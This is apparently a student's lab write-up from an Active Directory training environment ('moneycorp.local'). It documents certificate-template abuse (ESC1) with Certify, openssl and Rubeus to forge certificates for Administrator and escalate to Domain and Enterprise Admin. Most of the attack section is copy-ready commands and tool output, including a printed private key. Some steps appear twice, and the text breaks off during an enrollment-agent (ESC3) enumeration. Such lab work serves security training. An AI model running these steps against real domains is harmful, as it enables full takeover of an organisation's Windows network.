Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Controllers S-1-5-21-335606122-960912869-3279953914-516
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
mcorp\Enterprise Read-only Domain ControllersS-1-5-21-335606122-960912869-3279953914-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : SmartCardEnrollment-Agent
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Certificate Request Agent
mspki-certificate-application-policy : Certificate Request Agent
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\Domain Users S-1-5-21-719815819-3726368948-3917688648-513
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : SmartCardEnrollment-Users
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 1
Application Policies : Certificate Request Agent
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\Domain Users S-1-5-21-719815819-3726368948-3917688648-513
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : HTTPSCertificates
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\RDPUsers S-1-5-21-719815819-3726368948-3917688648-1123
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : CA-Integration
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\RDPUsers S-1-5-21-719815819-3726368948-3917688648-1123
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
```
Privilege Escalation to DA and EA using ESC1
The template HTTPSCertificates looks interesting. Let's get some more information about it as it allows requestor to supply subject name:
```
C:\AD\Tools\Certify.exe find /enrolleeSuppliesSubject
```
```
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=moneycorp,DC=local'
[*] Listing info about the Enterprise CA 'moneycorp-MCORP-DC-CA'
Enterprise CA Name : moneycorp-MCORP-DC-CA
DNS Hostname : mcorp-dc.moneycorp.local
FullName : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Flags : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, DC=local
Cert Thumbprint : 8DA9C3EF73450A29BEB2C77177A5B02D912F7EA8
Cert Serial : 48D51C5ED50124AF43DB7A448BF68C49
Cert Start Date : 11/26/2022 1:59:16 AM
Cert End Date : 11/26/2032 2:09:15 AM
Cert Chain : CN=moneycorp-MCORP-DC-CA,DC=moneycorp,DC=local
[!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees can specify Subject Alternative Names!
CA Permissions :
Owner: BUILTIN\Administrators S-1-5-32-544
Access Rights Principal
Allow Enroll NT AUTHORITY\Authenticated UsersS-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
Allow ManageCA, ManageCertificates mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Enrollment Agent Restrictions : None
Enabled certificate templates where users can supply a SAN:
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : WebServer
Schema Version : 1
Validity Period : 2 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage : Server Authentication
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : SubCA
Schema Version : 1
Validity Period : 5 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage :
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : HTTPSCertificates
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\RDPUsers S-1-5-21-719815819-3726368948-3917688648-1123
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
```
The HTTPSCertificates template grants enrollment rights to RDPUsers group and allows requestor to supply Subject Name. Recall that student867 is a member of RDPUsers group. This means that we can request certificate for any user as student867.
Let's request a certificate for Domain Admin - Administrator:
```
C:\AD\Tools\Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:"HTTPSCertificates" /altname:administrator
```
```
[*] Action: Request a Certificates
[*] Current user context : dcorp\student867
[*] No subject name specified, using current context as subject.
[*] Template : HTTPSCertificates
[*] Subject : CN=student867, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local
[*] AltName : administrator
[*] Certificate Authority : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
[*] CA Response : The certificate had been issued.
[*] Request ID : 32
[*] cert.pem :
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA0wgZJkdnD/tBbZ3ZyGsTqK2LmpST3cZlVYWOa7YX6f2CKjA7
8OoJOwWmb8y/b4axhXKJuEMNfRnlTiqkzRMfGhOAjx++u1kb1tsXO/rl+Mcw7ibZ
LKhnTlsCdv5ZGcpuHROAsoxMK6G1MV481TBhgyifLcpbpH2UclkymyPMT8KII9ie
nqxPMewjoiA2MAFbMxO70AkEK0uxHz1AGp3qJyh6pEBEExzJzh59tNNzF5f16ss2
17xnhvTi9kwbQuEQBo2lEYEBEMWUrP2nNRq2uecS13c3Tr+sqNKefPbf4e7xV0Yz
6nULotjY0OKii7j2A2/mKOhhR1Iy1PFDdyQhsQIDAQABAoIBAA8a7knqJHtlXaqN
+O+6kl6phWucJPVj5Q75D1ewYgfSqIWCjFfTOLPr1Jz+B9ngx0YpC6iPzCBfQSWW
MdOoAbrpGHOmLw3T9AUuC3y0mc9z2pHBYBwtNa/LHeMMk64f6j/UjIq7NhyNZ53Q
BASygNhViQdLC8I7ZuvEbLXkGxS+U5cZJcX2diDI5c5GVYpPOH8VuIn+wBaisNg+
A4dHXsbsaGbTMtxQwqQT6687I+JnWAN8C0X1PeE5y7ovTNGO8SDe68iTyXbU4Rkj
fmZDMNkbxFQnGFFn9qggdkHlVD6L3D7/IqhYfD3iBMm2mzuAYgxJH+FIq8hhqEPZ
++QF7K0CgYEA3fwdvc9wegIq69jgmv7fAj+UwKd9iPtgLI4fx0gI7Sn6/1/zcpmI
lABmyf7jZH5buGNRCNfxDrn4u13T2otMw3AoavpygqN7hS3rmb1dZkcln7EfQZHq
KYkqxn7r9fok5jg5++eyKMjQ+BQaJ+aCWNdnbbcM3tHCmgULHiJuw+cCgYEA815R
H53VLUDVpoEmg07/mGcDquXJaqFxaaqNvYN1D2shnxu4SfFw53I5KUBz1/EVsHfr
winlcQFkcgidaqL2w+S0UksIfRVap4jcfM8h8Kg0B0OgPi7EJ5m6YJ9huyS9uKt/
KuMZ87HL66qkvKwcR6zCqcGO1Nxn/xuh1cOAOqcCgYEApveRL0muIjcrLYZNOofm
GXzVWCsi4zugVSL5iB0Iicp/vkHfjR0qe5fpuJl9VAMu3fvl4a7648bB7bxfMwx/
yqi73etO4jAxIjUt9s9WRy3QgNLq3Zjw9hj0EaU5uiRSSM+V3YGiocaaV15XZhed
h1FNvFpo1dgUdWDBwgLIKZUCgYEAkQlHjXERh4uZCEb1vdGJr7jMzb9t/vdB0LhN
CoFadRriiaEKfj6+i6BeAoCfyTSrOWTuguNXErbCttb9gXynVW1qLZT79ReR1EBT
Lqp+zp5fi2i5CfXy/qq2ETlLFC28R18lRVjcsYfnQIaM8MgdfnWt+V8aES9dZwJ/
uxZsyAcCgYADukRRr1lw4qw8FvjuD9QatHQomC0IWWMajNyL3Y/PSnvxw6ZYon04
bYAQsZ3Dx7rj373xpzTFGfGXYnikgg5+EwTLOYPnLb5H303AVVgEzKh42O18JI9q
oIMOPgOJ2j7LcWcGyltK23YNetnYhcEzqcPKQfMSO6WLon4++vw1+Q==
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGYjCCBUqgAwIBAgITFQAAACDNQYnbxpLPOQAAAAAAIDANBgkqhkiG9w0BAQsF
ADBSMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxGTAXBgoJkiaJk/IsZAEZFgltb25l
eWNvcnAxHjAcBgNVBAMTFW1vbmV5Y29ycC1NQ09SUC1EQy1DQTAeFw0yNTA1MTky
MjA3MTVaFw0yNzA1MTkyMjE3MTVaMHMxFTATBgoJkiaJk/IsZAEZFgVsb2NhbDEZ
MBcGCgmSJomT8ixkARkWCW1vbmV5Y29ycDEaMBgGCgmSJomT8ixkARkWCmRvbGxh
cmNvcnAxDjAMBgNVBAMTBVVzZXJzMRMwEQYDVQQDEwpzdHVkZW50ODY3MIIBIjAN
BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0wgZJkdnD/tBbZ3ZyGsTqK2LmpST
3cZlVYWOa7YX6f2CKjA78OoJOwWmb8y/b4axhXKJuEMNfRnlTiqkzRMfGhOAjx++
u1kb1tsXO/rl+Mcw7ibZLKhnTlsCdv5ZGcpuHROAsoxMK6G1MV481TBhgyifLcpb
pH2UclkymyPMT8KII9ienqxPMewjoiA2MAFbMxO70AkEK0uxHz1AGp3qJyh6pEBE
ExzJzh59tNNzF5f16ss217xnhvTi9kwbQuEQBo2lEYEBEMWUrP2nNRq2uecS13c3
Tr+sqNKefPbf4e7xV0Yz6nULotjY0OKii7j2A2/mKOhhR1Iy1PFDdyQhsQIDAQAB
o4IDDjCCAwowPQYJKwYBBAGCNxUHBDAwLgYmKwYBBAGCNxUIheGocofMn2jhhyaC
n65RgvL2fYE/hpePdoe0hBICAWQCAQYwKQYDVR0lBCIwIAYIKwYBBQUHAwIGCCsG
AQUFBwMEBgorBgEEAYI3CgMEMA4GA1UdDwEB/wQEAwIFoDA1BgkrBgEEAYI3FQoE
KDAmMAoGCCsGAQUFBwMCMAoGCCsGAQUFBwMEMAwGCisGAQQBgjcKAwQwRAYJKoZI
hvcNAQkPBDcwNTAOBggqhkiG9w0DAgICAIAwDgYIKoZIhvcNAwQCAgCAMAcGBSsO
AwIHMAoGCCqGSIb3DQMHMB0GA1UdDgQWBBTV2wGkkvXrrwWVT3BlQpgWh8lMQDAo
BgNVHREEITAfoB0GCisGAQQBgjcUAgOgDwwNYWRtaW5pc3RyYXRvcjAfBgNVHSME
GDAWgBTR/o0Kp/q0Mp82/CC498ueaMVF7TCB2AYDVR0fBIHQMIHNMIHKoIHHoIHE
hoHBbGRhcDovLy9DTj1tb25leWNvcnAtTUNPUlAtREMtQ0EsQ049bWNvcnAtZGMs
Q049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO
PUNvbmZpZ3VyYXRpb24sREM9bW9uZXljb3JwLERDPWxvY2FsP2NlcnRpZmljYXRl
UmV2b2NhdGlvbkxpc3Q/YmFzZT9vYmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Q
b2ludDCBywYIKwYBBQUHAQEEgb4wgbswgbgGCCsGAQUFBzAChoGrbGRhcDovLy9D
Tj1tb25leWNvcnAtTUNPUlAtREMtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUy
MFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9bW9uZXlj
b3JwLERDPWxvY2FsP2NBQ2VydGlmaWNhdGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0
aWZpY2F0aW9uQXV0aG9yaXR5MA0GCSqGSIb3DQEBCwUAA4IBAQDbUDLV4WIUZi/A
ABELKXyJUhGqCzJRZ/y/KaeszdLf7lmZ/7Po6gzJo6eTZu8eHO5G6xkS2bI/lkHj
N/JyOGgXopVtIv9tSt9JY13sPK9dyb22uAO5jJ0yvjl9nsGW+rbKWm5vpIXZysvz
g34rcbmr2je+6u477UfK6OiONMA8tQLLCGYuAxDW/9qmL/LfcivKY0NXn/b/SBMU
R/1DazyOQJPIXbrt0kbng5IhfuVgii3s5qQbOxyHRaluKxi45ePadv/u6RlWqbAH
IjyVzGK9HEU82OpFNnWqqYcBsDXWSPAeT53o718ecExDbnMMFWY4mO/bEbxtsXoV
whi47kT6
-----END CERTIFICATE-----
[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```
Copy all the text between -----BEGIN RSA PRIVATE KEY----- and -----END CERTIFICATE----- and save it to esc1.pem.
We need to convert it to PFX to use it. Use openssl binary on the student VM to do that. I will use SecretPass\@123 as the export password.
```
C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\esc1.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\AD\Tools\esc1-DA.pfx
```
Use the PFX created above with Rubeus to request a TGT for DA - Administrator, using moneycorp.local domain:
```
Rubeus.exe asktgt /user:administrator /domain:moneycorp.local /dc:mcorp-dc.moneycorp.local /certificate:esc1-DA.pfx /password:SecretPass@123 /ptt
```
 Check if we actually have DA privileges now:
```
winrs -r:dcorp-dc cmd /c set username
```
Check if we actually have DA privileges now:
```
winrs -r:dcorp-dc cmd /c set username
```
 Awesome! We can use similar method to escalate to Enterprise Admin privileges. Request a certificate for Enterprise Administrator - Administrator
```
C:\AD\Tools\Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:"HTTPSCertificates" /altname:moneycorp.local\administrator
```
Save the certificate to esc1-EA.pem and convert it to PFX. I will use SecretPass\@123 as the export password:
```
C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\esc1-EA.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\AD\Tools\esc1-EA.pfx
```
\
Use Rubeus to request TGT for Enterprise Administrator - Administrator
```
C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args asktgt /user:moneycorp.local\Administrator /dc:mcorp-dc.moneycorp.local /certificate:esc1-EA.pfx /password:SecretPass@123 /ptt
```
Awesome! We can use similar method to escalate to Enterprise Admin privileges. Request a certificate for Enterprise Administrator - Administrator
```
C:\AD\Tools\Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:"HTTPSCertificates" /altname:moneycorp.local\administrator
```
Save the certificate to esc1-EA.pem and convert it to PFX. I will use SecretPass\@123 as the export password:
```
C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\esc1-EA.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\AD\Tools\esc1-EA.pfx
```
\
Use Rubeus to request TGT for Enterprise Administrator - Administrator
```
C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args asktgt /user:moneycorp.local\Administrator /dc:mcorp-dc.moneycorp.local /certificate:esc1-EA.pfx /password:SecretPass@123 /ptt
```
 Finally, access mcorp-dc!
```
winrs -r:mcorp-dc cmd /c set username
```
\

We have EA privileges!
### 2 - Abuse any such template(s) to escalate to Domain Admin and Enterprise Admin
If we list vulnerable templates in moneycorp, we get the following result:
```
C:\AD\Tools\Certify.exe find /vulnerable
```
```
_____ _ _ __
/ ____| | | (_)/ _|
| | ___ _ __| |_ _| |_ _ _
| | / _ \ '__| __| | _| | | |
| |___| __/ | | |_| | | | |_| |
\_____\___|_| \__|_|_| \__, |
__/ |
|___./
v1.1.0
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=moneycorp,DC=local'
[*] Listing info about the Enterprise CA 'moneycorp-MCORP-DC-CA'
Enterprise CA Name : moneycorp-MCORP-DC-CA
DNS Hostname : mcorp-dc.moneycorp.local
FullName : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Flags : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, DC=local
Cert Thumbprint : 8DA9C3EF73450A29BEB2C77177A5B02D912F7EA8
Cert Serial : 48D51C5ED50124AF43DB7A448BF68C49
Cert Start Date : 11/26/2022 1:59:16 AM
Cert End Date : 11/26/2032 2:09:15 AM
Cert Chain : CN=moneycorp-MCORP-DC-CA,DC=moneycorp,DC=local
[!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees can specify Subject Alternative Names!
CA Permissions :
Owner: BUILTIN\Administrators S-1-5-32-544
Access Rights Principal
Allow Enroll NT AUTHORITY\Authenticated UsersS-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
Allow ManageCA, ManageCertificates mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Enrollment Agent Restrictions : None
[!] Vulnerable Certificates Templates :
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : SmartCardEnrollment-Agent
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Certificate Request Agent
mspki-certificate-application-policy : Certificate Request Agent
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\Domain Users S-1-5-21-719815819-3726368948-3917688648-513
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Certify completed in 00:00:15.9085914
```
The "SmartCardEnrollment-Agent" template has EKU for Certificate Request Agent and grants enrollment rights to Domain users. If we can find another template that has an EKU that allows for domain authentication and has application policy requirement of certificate request agent, we can request certificate on behalf of any user.
```
C:\AD\Tools\Certify.exe find
```
```
_____ _ _ __
/ ____| | | (_)/ _|
| | ___ _ __| |_ _| |_ _ _
| | / _ \ '__| __| | _| | | |
| |___| __/ | | |_| | | | |_| |
\_____\___|_| \__|_|_| \__, |
__/ |
|___./
v1.1.0
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=moneycorp,DC=local'
[*] Listing info about the Enterprise CA 'moneycorp-MCORP-DC-CA'
Enterprise CA Name : moneycorp-MCORP-DC-CA
DNS Hostname : mcorp-dc.moneycorp.local
FullName : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Flags : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, DC=local
Cert Thumbprint : 8DA9C3EF73450A29BEB2C77177A5B02D912F7EA8
Cert Serial : 48D51C5ED50124AF43DB7A448BF68C49
Cert Start Date : 11/26/2022 1:59:16 AM
Cert End Date : 11/26/2032 2:09:15 AM
Cert Chain : CN=moneycorp-MCORP-DC-CA,DC=moneycorp,DC=local
[!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees can specify Subject Alternative Names!
CA Permissions :
Owner: BUILTIN\Administrators S-1-5-32-544
Access Rights Principal
Allow Enroll NT AUTHORITY\Authenticated UsersS-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
Allow ManageCA, ManageCertificates mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Enrollment Agent Restrictions : None
[*] Available Certificates Templates :
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : User
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Users S-1-5-21-335606122-960912869-3279953914-513
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
